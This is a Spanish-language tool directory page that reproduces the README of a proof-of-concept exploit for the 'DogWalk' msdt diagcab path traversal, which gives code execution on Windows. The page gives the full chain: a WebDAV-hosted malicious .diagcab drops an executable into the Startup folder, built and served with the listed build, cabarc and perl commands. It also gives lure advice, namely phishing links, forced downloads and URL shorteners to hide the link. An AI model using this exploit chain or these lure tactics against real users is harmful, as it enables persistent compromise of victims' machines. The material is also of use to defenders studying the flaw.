Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
DogWalk-rce-poc — 🐾Dogwalk PoC (usando el archivo diagcab para obtener RCE en Windows) | Kitploit

Herramientas/GitHubGitHub/ariary/dogwalk-rce-poc
Generación de PayloadsMecanismos de PersistenciaExplotaciónPruebas de Penetración
GitHubariary/dogwalk-rce-poc

DogWalk-rce-poc

🐾Dogwalk PoC (usando el archivo diagcab para obtener RCE en Windows)

Ver Repositorio
761446hace 4 añosRevisado por Kitploit
Compartir

Dogwalk Prueba de concepto🐾


🚨 Descargo de responsabilidad 🚨


El PoC permite a un atacante lograr Inyección remota de código en un dispositivo Windows de la víctima.
El objetivo de este repositorio es hacer que el PoC sea aún más utilizable que el <a href=https://github.com/irsl/microsoft-diagcab-rce-poc>repositorio inicial.
¡NO LO USES SIN AUTORIZACIÓN PREVIA!

En cuanto al daño causado y a la simplicidad de la explotación, espero que Microsoft lo arregle
Actualización julio de 2022: Microsoft aún no ha parcheado la vulnerabilidad en msdt, pero Microsoft Defender puede detectarla

  • 🧠 Entenderlo
  • 🐾 Ejecutarlo
  • 📺 Muéstramelo

Concepto principal: vulnerabilidad de path traversal en la tecnología Diagcab de Microsoft (msdt) que podría conducir a la ejecución remota de código.
Puedes encontrar el aviso completo en la publicación del blog
La vulnerabilidad ha sido reportada durante 2 años (por @irsl) y ¡sigue sin solución!

¿Cómo funciona?

La prueba de concepto configura un servidor webdav que aloja un archivo .diagcab malicioso que realizará un path traversal para escribir un ejecutable malicioso en C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup. Escribir un ejecutable en esta carpeta hará que se ejecute cada vez que el usuario inicie la máquina Windows; esto se denomina Boot Logon Autostart Execution.

Entonces, básicamente lo que necesitamos es:

  • servidor webDAV
  • archivo .diagcab malicioso
  • ejecutable malicioso (uno legítimo o un archivo de texto básico es suficiente para el PoC)

🎬 Escenario

  1. La víctima visitará un enlace (phishing, ingeniería social o lo que sea) que descargará el archivo .diagcab

(💡 usa la cabecera de respuesta Content-type: application/octet-stream para que el navegador descargue automáticamente el archivo al visitar la url)

  1. La víctima hace clic en la descarga del archivo (puede suceder fácil/accidentalmente con solo hacer clic en la carpeta de descargas del navegador)
  2. El archivo cab carga el ejecutable malicioso webdav -> (path traversal) descargado en el menú de inicio
  3. El usuario reinicia su dispositivo -> (RCE)

Pongámoslo en marcha


Si eres demasiado perezoso (o tienes prisa) para seguir los pasos uno a uno:

./hurry-dogwalk.sh [WEBDAV_URL]         # need docker
# Stop the server
./hurry-dogwalk.sh --clean

De lo contrario ↓↓

🔨 Crea el archivo .diagcab

  • Los archivos .diagcfg son simples archivos XML que contienen referencias a uno o más paquetes de diagnóstico y proporcionan metainformación sobre ellos.
  • Se empaquetan en archivos de Microsoft cabinet y se guardan con la extensión .diagcab.

Primero, construye custom.diagcfg:

./build-malicious-diagcfg.sh --url [WEBDAV_URL]

Y construye el hotfix895214.diagcab:

cabarc.exe n hotfix895214.diagcab custom.diagcfg
# run it on windows (or with wine). If you do not find carbarc.exe use http://jc.bellamy.free.fr/download/cabarc.exe or http://download.microsoft.com/download/platformsdk/cab/2.0/w98nt42kmexp/en-us/Cabsdk.exe

Por último, muévelo al directorio ./webdav/diagcab-webdav-poc/config

🏗️ Configura el servidor

Coloca el ejecutable que quieras transferir a la máquina de la víctima dentro del directorio ./webdav/malicious... (Aquí usamos el clásico calc.exe)

...Y lanza el servidor:

cd ./webdav/diagcab-webdav-poc/
perl diagcab-webdav-poc.pl

El .diagcab malicioso está disponible en https://[WEBDAV_URL]/config/hotfix895214.diagcab. Ahora tienes que atraer a una víctima para que haga clic en este enlace.

(💡puedes usar un acortador de URL para que parezca menos sospechoso)

👁️ Espera y verás

Configuración de Dogwalk

💡 por defecto, parece que las comunicaciones webdav no están habilitadas. Consulta mitigations.txt para obtener una solución alternativa que lo haga funcionar

🐾🐾

demostración

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →